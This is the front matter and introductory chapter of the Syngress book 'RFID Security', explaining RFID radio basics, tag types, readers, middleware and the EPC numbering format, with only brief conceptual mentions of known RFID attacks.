SYNGRESS®

RFID Security

Protect the Supply Chain

- Learn the Different Types of RFID Attacks: Tag Encoding, Tag Application, Attacking the Backend
- Protect the Consumer and Master Identity Management in RFID
- Avoid Industrial Espionage

Frank Thornton
Brad Haines
Anand M. Das
Hersh Bhargava
Anita Campbell
John Kleinschmidt Technical Editor

Visit us at

www.syngress.com

Syngress is committed to publishing high quality books for IT Professionals and delivering those books in media and formats that fit the demands of our customers. We are also committed to extending the utility of the book you purchase via additional materials available from our website.

SOLUTIONS WEBSITE
To register your book, visit www.syngress.com/solutions. Once registered, you can access our solutions@syngress.com web pages. There you will find an assortment of value added features such as free e-booklets related to the topic of this book, URLs of related website, FAQs from the book, corrections, and any updates from the author(s).

ULTIMATE CDs
Our Ultimate CD product line offers our readers budget-conscious compilations of some of our best-selling backlist titles in Adobe PDF form. These CDs are the perfect way to extend your reference library on key topics pertaining to your area of expertise, including Cisco Engineering, Microsoft Windows System Administration, CyberCrime Investigation, Open Source Security, and Firewall Configuration, to name a few.

DOWNLOADABLE EBOOKS
For readers who can't wait for hard copy, we offer most of our titles in downloadable Adobe PDF form. These eBooks are often available weeks before hard copies, and are priced affordably.

SYNGRESS OUTLET
Our outlet store at syngress.com features over-stocked, out of print, or slightly hurt books at significant savings.

SITE LICENSING
Syngress has a well established program for site licensing our ebooks onto servers in corporations, educational institutions, and large organizations. Contact us at sales@syngress.com for more information.

CUSTOM PUBLISHING
Many organizations welcome the ability to combine parts of multiple Syngress books, as well as their own content, into a single volume for use withing their organization. Contact us at sales@syngress.com for more information.

SYNGRESS®

SYNGRESS®

RFID Security

Frank Thornton
Brad Haines
Anand M. Das
Hersh Bhargava
Anita Campbell
John Kleinschmidt **Technical Editor**

KEY	SERIAL NUMBER
001	HJIRTCV764
002	PO9873D5FG
003	829KM8NJH2
004	GH925537BQ
005	CVPLQ6WQ23
006	VBP965T5T5
007	HJJJ863WD3E
008	2987GVTWMK
009	629MP5SDJT
010	IMWQ295T6T

PUBLISHED BY
Syngress Publishing, Inc.
800 Hingham Street
Rockland, MA 02370

RFID Security

Printed in Canada
1 2 3 4 5 6 7 8 9 0
ISBN: 1-59749-047-4

Publisher: Andrew Williams
Acquisitions Editor: Jaime Quigley
Technical Editor: John Kleinschmidt
Cover Designer: Michael Kavish
Page Layout and Art: Patricia Lupien
Copy Editor: Judy Eby
Indexer: Nara Wood

Distributed by O'Reilly Media, Inc. in the United States and Canada.
For information on rights, translations, and bulk sales, contact Matt Pedersen, Director of Sales and Rights, at Syngress Publishing; email matt@syngress.com or fax to 781-681-3585.

Acknowledgments

Syngress would like to acknowledge the following people for their kindness and support in making this book possible.

Syngress books are now distributed in the United States and Canada by O'Reilly Media, Inc. The enthusiasm and work ethic at O'Reilly are incredible, and we would like to thank everyone there for their time and efforts to bring Syngress books to market: Tim O'Reilly, Laura Baldwin, Mark Brokering, Mike Leonard, Donna Selenko, Bonnie Sheehan, Cindy Davis, Grant Kikkert, Opol Matsutaro, Steve Hazelwood, Mark Wilson, Rick Brown, Leslie Becker, Jill Lothrop, Tim Hinton, Kyle Hart, Sara Winge, C. J. Rayhill, Peter Pardo, Leslie Crandell, Regina Aggio, Pascal Honscher, Preston Paull, Susan Thompson, Bruce Stewart, Laura Schmier, Sue Willing, Mark Jacobsen, Betsy Waliszewski, Dawn Mann, Kathryn Barrett, John Chodacki, Rob Bullington, and Aileen Berg.

The incredibly hardworking team at Elsevier Science, including Jonathan Bunkell, Ian Seager, Duncan Enright, David Burton, Rosanna Ramacciotti, Robert Fairbrother, Miguel Sanchez, Klaus Beran, Emma Wyatt, Chris Hossack, Krista Leppiko, Marcel Koppes, Judy Chappell, Radek Janousek, and Chris Reinders for making certain that our vision remains worldwide in scope.

David Buckland, Marie Chieng, Lucy Chong, Leslie Lim, Audrey Gan, Pang Ai Hua, Joseph Chan, and Siti Zuraidah Ahmad of STP Distributors for the enthusiasm with which they receive our books.

David Scott, Tricia Wilden, Marilla Burgess, Annette Scott, Andrew Swaffer, Stephen O'Donoghue, Bec Lowe, Mark Langley, and Anyo Geddes of Woodslane for distributing our books throughout Australia, New Zealand, Papua New Guinea, Fiji, Tonga, Solomon Islands, and the Cook Islands.

Lead Author

Frank Thornton runs his own technology consulting firm, Blackthorn Systems, which specializes in wireless networks. His specialties include wireless network architecture, design, and implementation, as well as network troubleshooting and optimization. An interest in amateur radio helped him bridge the gap between computers and wireless networks. Having learned at a young age which end of the soldering iron was hot, he has even been known to repair hardware on occasion. In addition to his computer and wireless interests, Frank was a law enforcement officer for many years. As a detective and forensics expert he has investigated approximately one hundred homicides and thousands of other crime scenes. Combining both professional interests, he was a member of the workgroup that established ANSI Standard "ANSI/NIST-CSL 1-1993 Data Format for the Interchange of Fingerprint Information." He co-authored *WarDriving: Drive, Detect, and Defend: A Guide to Wireless Security* (Syngress Publishing, ISBN: 1-93183-60-3), as well as contributed to *IT Ethics Handbook: Right and Wrong for IT Professionals* (Syngress, ISBN: 1-931836-14-0) and *Game Console Hacking: Xbox, PlayStation, Nintendo, Atari, & Gamepark 32* (ISBN: 1-931836-31-0). He resides in Vermont with his wife.

Dedicated to my wife, Gerry
For the many years of love and support

Contributors

Brad 'RenderMan' Haines is one of the more visible and vocal members of the wardriving community, appearing in various media outlets and speaking at conferences several times a year. Render is usually near by on any wardriving and wireless security news, often causing it himself. His skills have been learned in the trenches working for various IT companies as well as his involvement through the years with the hacking community, sometimes to the attention of carious Canadian and American intelligence agencies. A firm believer in the hacker ethos and promoting responsible hacking and sharing of ideas, he wrote the 'Stumbler ethic' for beginning wardrivers and greatly enjoys speaking at corporate conferences to dissuade the negative image of hackers and wardrivers.

His work frequently borders on the absurd as his approach is usually one of ignoring conventional logic and just doing it. He can be found in Edmonton, Alberta, Canada, probably taking something apart.

Anita Campbell is a consultant, speaker, and writer who closely follows trends in technology, including the development of the RFID market. She writes for a number of publications, and serves as the Editor for the award-winning RFID Weblog, named to the CNET Blog 100, and syndicated on MoreRFID.com. She is a part-time instructor at the University of Akron and is also the host of her own talk radio program/podcast series on the VoiceAmerica.com Internet radio network.

Anita has held a variety of senior executive positions culminating in the role of CEO of an information technology subsidiary of Bell & Howell. She also has served on a number of Boards, including Vice Chair of the Advisory Board, Center for Information Technology and eBusiness at the University of Akron. Anita holds a B.A. from Duquesne University and a J.D. from the University of Akron Law School.

Anand M. Das has seventeen plus years of experience creating and implementing business enterprise architecture for the Department of Defense (DOD) and the commercial sector. He is founder and CTO of Commerce Events, an enterprise software corporation that pioneered the creation of RFID middleware in 2001. Anand is a founding member of EPCglobal and INCITS T20 RTLS committee for global RFID and wireless standards development. He formulated the product strategy for AdaptLink™, the pioneer RFID middleware product, and led successful enterprise wide deployments including a multi-site rollout in the Air Force supply chain. Previously he was Vice President with SAIC where he led the RFID practice across several industry verticals and completed global rollouts of RFID infrastructure across America, Asia, Europe and South Africa. He served as the corporate contact for VeriSign and played a key role in shaping the EPCglobal Network for federal and commercial corporations. Earlier, he was chief architect at BEA systems responsible for conceptualizing and building the Weblogic Integration suite of products. He has been a significant contributor to ebXML and RosettaNet standard committees and was the driving force behind the early adoption of service-oriented architecture. Anand has held senior management positions at Vitria, Tibco, Adept, Autodesk and Intergraph.

Anand has Bachelor of Technology (Honors) from IIT Kharagpur and Master of Science from Columbia University with specialization in computer integrated manufacturing. He served as the past chairman of NVTC's ebusiness committee and is a charter member of TIE Washington, DC. Anand and his wife, Annapurna, and their two children live in Mclean, VA.

Anand also contributed to the technical editing of this book.

Hersh Bhargava is the founder and CTO of RafCore Systems, a company that provides RFID Application Development and Analytics platform. He is the visionary behind RafCore's mission of making enterprises respond in real-time using automatic data collection techniques that RFID provides. Prior to RafCore Systems, he

founded AlbumNet Technologies specializing in online photo sharing and printing. With 15 years of experience in building enterprise strength application, he has worked in senior technical positions for Fortune 500 companies. He earned a Bachelor of Technology in Computer Science and Engineering from IIT-BHU.

Hersh also contributed to technical editing of this book.

Technical Editor

John Kleinschmidt is a self-taught, staunch wireless enthusiast from Oxford, Michigan. John is a security admin for a large ISP in Oakland County, Michigan. He spends much of his time maintaining personalwireless.org and enjoys reading up on IT security. John is also a moderator for netstumbler.org.

Special thanks to John Pineau for allowing me to pick his brain, and of course, my wife for putting up with me when I'm stuck to the computer.

Contents

Part I:
Overview

Chapter 1

What Is RFID?

Solutions in this chapter:

- **What This Book Is and Is Not**
- **RFID Radio Basics**
- **Why Use RFID?**
- **RFID Architecture**
- **Data Communications**
- **Physical Form Factor (Tag Container)**

Introduction

In a broad context, radio transmissions containing some type of identifying information are considered Radio Frequency Identification (RFID). This can be a cab driver using his unit number over the air, or the call sign of a radio station. This chapter discusses the tools, applications, and security of RFID.

RFID is about devices and technology that use radio signals to exchange identifying data. In the usual context, this implies a small *tag* or *label* that identifies a specific object. The action receives a radio signal, interprets it, and then returns a number or other identifying information. (e.g., "What are you?" answered with "I am Inventory Item Number 12345"). Alternatively, it can be as complex as a series of cryptographically encoded challenges and responses, which are then interpreted through a database, sent to a global satellite communications system, and ultimately influence a backend payment system.

Some of the current uses of RFID technology include:

- Point of Sale (POS)
- Automated Vehicle Identification (AVI) systems
- Restrict access to buildings or rooms within buildings
- Livestock identification
- Asset tracking
- Pet ownership identification
- Warehouse management and logistics
- Product tracking in a supply chain
- Product security
- Raw material tracking/parts movement within factories
- Library books check-in/check-out
- Railroad car tracking
- Luggage tracking at airports

What This Book Is and Is Not

RFID Security is focused on the technical security aspects of using RFID—specifically the security of the physical and data layers (i.e., Layer 1 and Layer 2). The multitude of questions regarding RFID applications are influenced by the policy decisions of implementing certain applications, and by the philosophical and religious outlook of the parties involved. Generally, those matters are not discussed, except where a security decision directly influences a privacy policy. (See "United States Passports" in Chapter xx.)

We often embrace new technology without understanding the security issues. We tend to cast a cynical eye at marketers' hyperbole concerning performance. Even so, sometimes we fail to be cynical regarding security claims (or lack thereof) surrounding new technology.

Security is often considered secondary to other issues of certain technologies. RFID is being used in multiple areas where little or no consideration was given to security issues.

Although RFID is a young technology, the security of some RFID systems has already been compromised. In January 2005, the encryption of ExxonMobil's SpeedPass and the RFID POS system was broken by a team of students (as an academic exercise at Johns Hopkins University), because common rules concerning strong encryption were not followed.

In February 2006, Adi Shamir, professor of Computer Science at the Weizmann Institute, reported that he could monitor power levels in RFID tags using a directional antenna and an oscilloscope. He said that patterns in the power levels can be used to determine when password bits are correctly and incorrectly received by an RFID device. Using that information, an attacker can compromise the Secure Hashing Algorithm 1 (SHA-1), which is used to cryptographically secure some RFID tags.

According to Shamir, a common cell phone can conduct an attack on RFID devices in a given area. (Shamir coauthored the Rivest, Shamir, & Adleman (RSA) public-key encryption in 1977.) As this book was nearing completion, a group at Amsterdam's Free University in the Netherlands created RFID viruses and worms as a "proof of concept." This group fit a malicious program (malware) onto the memory area of a programmable RFID chip (i.e., a tag). When the chip was queried by the reader, the malware

passed from the chip to the backend database, from where the malware could be passed to other tags or used to carry out malevolent actions. The exploits employed, including Structured Query Language (SQL) and buffer overflow attacks, are generally used against servers.

By not understanding the mistakes of the past, people commit the same mistakes again. This book helps people think about preventing those mistakes and executing security measures.

Because RFID is based on radio waves, there is always the potential for unintended listeners. Even with the lowest powered radios, the distance that a signal travels can be many times more than considered the maximum (e.g., at the DefCon 13 security convention in Las Vegas, Nevada, in July 2005, some consultants received a response from an RFID device from 69 feet away, which is a considerable distance for a device designed to talk to its reader at less than 10 feet.

Additionally, radio waves can move in unexpected ways; they can be reflected off of some objects and absorbed by others. This unpredictability can cause information from an RFID tag to be read longer than intended, or it can prevent the information from being received.

The ability to receive RFID data further away than expected opens RFID to sniffing and spoofing attacks.

Being able to trigger a response from a tag beyond the expected distance makes RFID systems susceptible to denial-of-service (DOS) attacks, where radio signals are jammed with excessive amounts of data that overload the RFID reader.

Radio jamming, where the frequency is congested by a noisy signal, is still a destructive force to be considered when using modern RFID systems.

Much of the increased visibility of RFID within the last few years has been influenced by two things:

- In June 2003, Wal-Mart announced that it would begin using RFID in its supply chain by January 2005. A group of approximately 100 Wal-Mart vendors were selected to use RFID at the company's distribution centers. Those companies will use RFID-enabled cases and pallets, which will be scanned at the point of reception and departure from a given distribution center.

- The decision by the United States Department of Defense (DoD) to use RFID to improve data quality and management of inventories. In October 2003, the U.S. Acting Under-Secretary of Defense, Michael W. Wynne, issued a memo requiring military suppliers to use RFID tags on shipments to the military by January 2005. The goal is to have a real-time view of all materials.

The DoD has been using RFID to track freight containers since 1995. With a reported inventory of over $80 billion spread over much of the world, the ability to have a real-time view of the location of materials is a requirement.

The widespread use of RFID by both Wal-Mart and the DoD will make other people, companies, and groups aware of the benefits of using RFID. Also, their combined demand ensures that there will be an increase in RFID research and development, and a lowering of the overall prices of RFID equipment. Figure 1.1 shows various types of RFID tags.

Figure 1.1 Various RFID Tags

As costs are driven down, other large retailers (e.g., Best Buy and Target) are starting to use RFID at the pallet level, or have RFID systems in the planning stage. The costs are low enough so that smaller RFID units are attainable to hobbyists. Figure 1.2 is a photo of an RFID reader.

Notes from the Underground…


Identification Friend or Foe (IFF)

The concept of automatic identification using a radio transponder originated in World War II as a way to distinguish friendly aircraft from the enemy; hence, the name Identification Friend or Foe (IFF). The "friendly" planes responded with the correct identification, while those that did not respond were considered "foes."

In principle, IFF operates much the same as RFID. A coded interrogation signal is sent out on a particular RF, which the transponder receives and decodes. The transponder then replies with encrypted identification information. Each transponder has a unique identifier; however, some secondary information can be manually set by the pilot.

IFF has expanded since WWII, and now includes several different identification modes for both civilian and military aircraft. These expanded modes add various additional pieces of information, such as the aircraft's altitude. Even though its modern role now includes civilian aircraft, the system is still commonly known as IFF.

Figure 1.2 RFID Reader Including the Antenna and Electronics Package



RFID Radio Basics

The following section is a primer on radio waves. If you do not know much about radio, you are encouraged to read it. If you are a radio aficionado, it will seem simplistic; feel free to skip over it.

Radio is a small piece of the "electromagnetic spectrum" that covers all forms of radiation. Other parts of the electromagnetic spectrum that you may be familiar with are cosmic-ray photons, gamma rays, x-rays, and visible light. The Radio Frequency (RF) area is broken down into a number of "bands" (i.e., grouped frequencies) (e.g., the Very High Frequency (VHF) band covers from 30 Megahertz (MHz) to 300 MHz. In the United States, using these bands is governed by the Federal Communications Commission (FCC), including who may use a given band, the power level they may transmit at, and how they modulate the signals. Most other countries have a similar regulatory body. Many European Union countries are regulated by the European Telecommunications Standards Institute (ETSI).

Tools and Traps…


It Hertz So Good

RFs are measured in Hertz (Hz). Most of the measurements of radio waves for RFID occur in thousands of cycles per second (kilohertz [kHz]); millions of cycles per second (MHz); or billions of cycles per second (Gigahertz [GHz]).

The term Hertz is in honor of German physicist Heinrich Rudolf Hertz (1857–1894), who was a pioneer in electromagnetism. Hertz proved that electricity is transmitted in electromagnetic waves, and his discoveries helped lead to the development of radio.

For RFID, most systems utilize one of three general bands: Low Frequency (LF) at 125 kHz to 134 kHz, High Frequency (HF) at 13.56 MHz, and Ultra HF at 860 to 930 MHz. There may be some variation of frequency use, depending on the regulations in a particular locale. Manufacturers of RFID equipment usually choose a given band based on the physics of the band (e.g., how well the signal propagates in a specific environment). The properties of the band also influence the physical size of the antennas and what power transmission levels can be used. Conversely, physical limitations may influence which frequencies and RF bands are used for a given application. Figure 1.3 shows two different RFID tags and a reader.

Figure 1.3 Two Different RFID Tags and Reader with Integral Antenna



Why Use RFID?

In the past few years, RFID has been largely seen as the next technology for pricing at the POS in retail stores. However, it has not replaced bar codes, mainly because the cost of individual tags is expensive. However, with the increased flexibility of being able to perform complete inventory tracking from manufacturer to warehouse to retailer, and with the economic influence of large retail chains, the cost of individual tags will soon become affordable.

Tools and Traps…

RFID Microchips for Pets

The act of placing a passive RFID tag under a pets skin, called "chipping" or "microchipping," has become more prevalent in recent years. A chip the size of a grain of rice is implanted via injection into the skin between the shoulders of the cat or dog. The chip is designed to supplement information used on traditional dog tags.

If a pet is lost and subsequently picked up by the animal control officer, it can be scanned at the animal shelter. If a chip is detected in the animal, shelter personnel obtain the owner information via a database provided by the microchip manufacturer. The owner is then notified that their pet has been impounded.

While excellent in theory, in practice it is not without its pitfalls. Since there are no industry standards for pet tags and readers, different manufacturers are using the same frequencies and encoding techniques. As a result, a scanner that reads chips from a given manufacturer cannot read a different brand of chip. Because of a lack of standardization, a pet was euthanized because the shelter could not read the tags. The detection failed because the shelter used a different brand of scanner than that used by the implanted chip.

Due to concerns about this type of event occurring again, "universal" readers that can read several different brands of chips are being developed and implemented. (For more information go to *www.npr.org/templates/story/story.php?storyId=4783788*.)

RFID Architecture

The RFID system architecture consists of a reader and a tag (also known as a *label* or *chip*). The reader queries the tag, obtains information, and then takes action based on that information. That action may display a number on a hand held device, or it may pass information on to a POS system, an inventory database, or relay it to a backend payment system thousands of miles away.

Let's looks at some of the basic components of a typical RFID system.

Tag/Label

RFID units are in a class of radio devices known as *transponders*. A transponder is a combination transmitter and receiver, which is designed to receive a specific radio signal and automatically transmit a reply. In its simplest implementation, the transponder listens for a radio beacon, and sends a beacon of its own as a reply. More complicated systems may transmit a single letter or digit back to the source, or send multiple strings of letters and numbers. Finally, advanced systems may do a calculation or verification process and include encrypted radio transmissions to prevent eavesdroppers from obtaining the information being transmitted.

Transponders used in RFID are commonly called *tags*, *chips*, or *labels*, which are fairly interchangeable, although "chip" implies a smaller unit, and "tag" is used for larger devices. The designator label is mainly used for the labels that contain an RFID device. (The term "tag" is used for the purposes of this book.)

As a general rule, an RFID tag contains the following items:

- Encoding/decoding circuitry
- Memory
- Antenna
- Power supply
- Communications control

Tags fall into two categories: *active* and *passive* (see Figure 1.4).

Passive vs. Active Tags

Passive RFID tags do not contain a battery or other power source; therefore, they must wait for a signal from a reader. The tag contains a resonant circuit capable of absorbing power from the reader's antenna. Obtaining power from the reader device is done using an electromagnetic property known as the *Near Field*. As the name implies, the device must be relatively near the reader in order to work. The Near Field briefly supplies enough power to the tag so that it can send a response.

In order for passive tags to work, the antenna and the tag must be in close proximity to the reader, because the tags do not have an internal power source, and derive their power to transmit from coupling to the Near Field of the antenna. The Near Field takes advantage of electromagnetic properties and generates a small, short-lived electrical pulse with the passive tag that can power a tag long enough for it to respond.

Tools and Traps…

Near Field

The Near Field is a phenomenon that occurs in a radio transmission, where the magnetic portion of the electromagnetic field is strong enough to induce an electrical field in a coil. As the name implies, the Near Field occurs in an area near to the antenna. Just how big the Near Field is, depends on the wavelength of the radio signal being used.

$r = \lambda/2\pi$

where λ is the wavelength.

For example, a common RFID frequency is 13.56 MHz and the wavelength of 13.56 MHz is approximately 22 meters. Therefore:


$22/2\pi = 22/6.28 = 3.5$ meters.

The Near Field for an RFID device operating at 13.56 MHz is 3.5 meters or 11.5 feet. Passive tags requiring the Near Field, have to be within that area in order to operate correctly.

The alternative to a *passive* tag is an *active* tag. Active tags have their own power source, usually an internal battery. Since they contain a battery to power the radio circuitry, they can actively transmit and receive on their own, without having to be powered by the Near Field of the reader's antenna. Because they do not have to rely on being powered by the reader, they are not limited to operating within the Near Field. They can be interrogated and respond at further distances away from the reader, which means that active tags (at a minimum) are able to transmit and receive over longer distances

Semi-passive tags have a battery to power the memory circuitry, but rely on the Near Field to power the radio circuits during the receiving and sending of data.

Figure 1.4 Passive and Active Tag Processes



Reader

The second component in a basic RFID system is the *interrogator* or *reader*. The term "reader" is a misnomer; technically, reader units are *transceivers* (i.e., a combination *transmitter* and *receiver*). But, because their usual role is to query a tag and receive data from it, they are seen as "reading the tag"; hence, the term "reader." Readers can have an integrated antenna, or the antenna can be separate. The antenna can be an integral part of the reader, or it can be a separate device. Handheld units are a combination reader/antenna, while larger systems usually separate the antennas from the reader.

Other parts that a reader typically contains are a system interface such as an RS-232 serial port or Ethernet jack; cryptographic encoding and decoding circuitry; a power supply or battery; and communications control circuits.

The reader retrieves the information from the RFID tag. The reader may be self-contained and record the information internally; however, it may also be part of a localized system such as a POS cash register, a large Local Area Network (LAN), or a Wide Area Network (WAN). Readers that send data to a LAN or other system do so using a data interface such as Ethernet or serial RS-232.

Readers, and in particular their antenna arrays, can be different sizes, from postage stamp-sized to large devices with panels that are several feet wide and high.

Middleware

Middleware software manages the readers and the data coming from the tags, and passes it to the backend database system. Middleware sits in the middle of the data flow between the readers and the backend, and manages the flow of information between the readers and the backend. In addition to extracting data from the RFID tags and managing data flow to the backend, middleware performs functions such as basic filtering and reader integration and control.

As RFID matures, middleware will add features such as improved and expanded management capabilities for both readers and devices, and extended data management options.

The backend can be a standard commercial database such as SQL, My SQL, Oracle, Postgres, or similar product. Depending on the application, the backend database can run on a single PC in an office, to multiple mainframes networked together via global communications systems.

Data Communications

In the next few sections we'll look in detail at the data the tags are carrying, and how some of the more popular protocols work when they communicate the data to the reader. We'll also talk about the physical format of the cards, and how physical form can be adapted to the particular job.

Tag Data

Depending on the type of tag, the amount of data it can carry is anything from a few bytes up to several megabytes. The amount of data carried by a tag depends on the application and the individual tag.

The data carried in a tag can be in most formats, as long as both the tag and the reader agree on it. Many formats are proprietary, but standards are emerging. In the next section, we look at the Electronic Product Code™ (EPC™). The EPC™ is considered the RFID replacement for the Universal Product Code (UPC) barcode and, as such, will have a huge impact on retail sales in the future.

The UPC bar code has been the accepted means of conveying pricing at the POS in retail stores since the 1970s (see Figure 1.5). This particular UPC is from Syngress Publishing's *WarDriving: Drive, Detect, Defend*. Each UPC bar code contains basic information about the bar coding system, the manufacturer, the item, and a check digit. Because 5 digits are used for both the manufacturer and the item, the total number of manufacturers is limited to 100,000, each limited to 100,000 items. While this allows for 10,000,000,000 products, it is more restrictive than is obvious. As manufacturers add new items and close out old product lines, UPC numbers are quickly being used up. The UPC does not allow serial numbers to be encoded into the bar code.

Figure 1.5 Typical UPC Bar Code

Electronic Product Code

The new Electronic Product Code uses the EPCglobal organization's General Identifier (GID-96) format. GID-96 has 96 bits (12 bytes) of data. Under the GID-96 standard, every EPC™ consists of three separate fields: the 28-bit General Manager Number that identifies the company or organization; the 24-bit Object Class that breaks down products into groups; and the 36-bit serial number that is unique to the individual object. A fourth field consisting

of an 8-bit header is used to guarantee the uniqueness of the EPC™ code (see Table 1.1). EPCglobal is a not-for-profit worldwide organization that assigns EPC™ to subscribers.

Each company or manufacturer is assigned a General Manager Number from EPCglobal. EPCglobal is the worldwide organization that manages the general administration of the EPC™ numbers. Each manufacturer assigns an Object Class number to each product line. Each individual item is identified by a Serial Number. Manufacturers can assign the product number and the serial number in any way they deem desirable. Potentially, this allows the manufacturer the ability to uniquely identify every single item.

Table 1.1 EPC™ Fields

	Header	General Manager Number (Company)	Object Class (Groups)	Serial Numbers
Number of Bits:	8	28	24	36
Total numbers:		268,435,455	16,777,215	68,719,476,735

This allows for a total of 30,939,155,745,879,204,468,201,375 unique items under the EPC™ system.


The EPC™ standards for data tags can be downloaded from: *www.epcglobalinc.org/standards_technology/EPC_Tag%20Data%20Specification%201.1Rev%201.27.pdf.*

Protocols

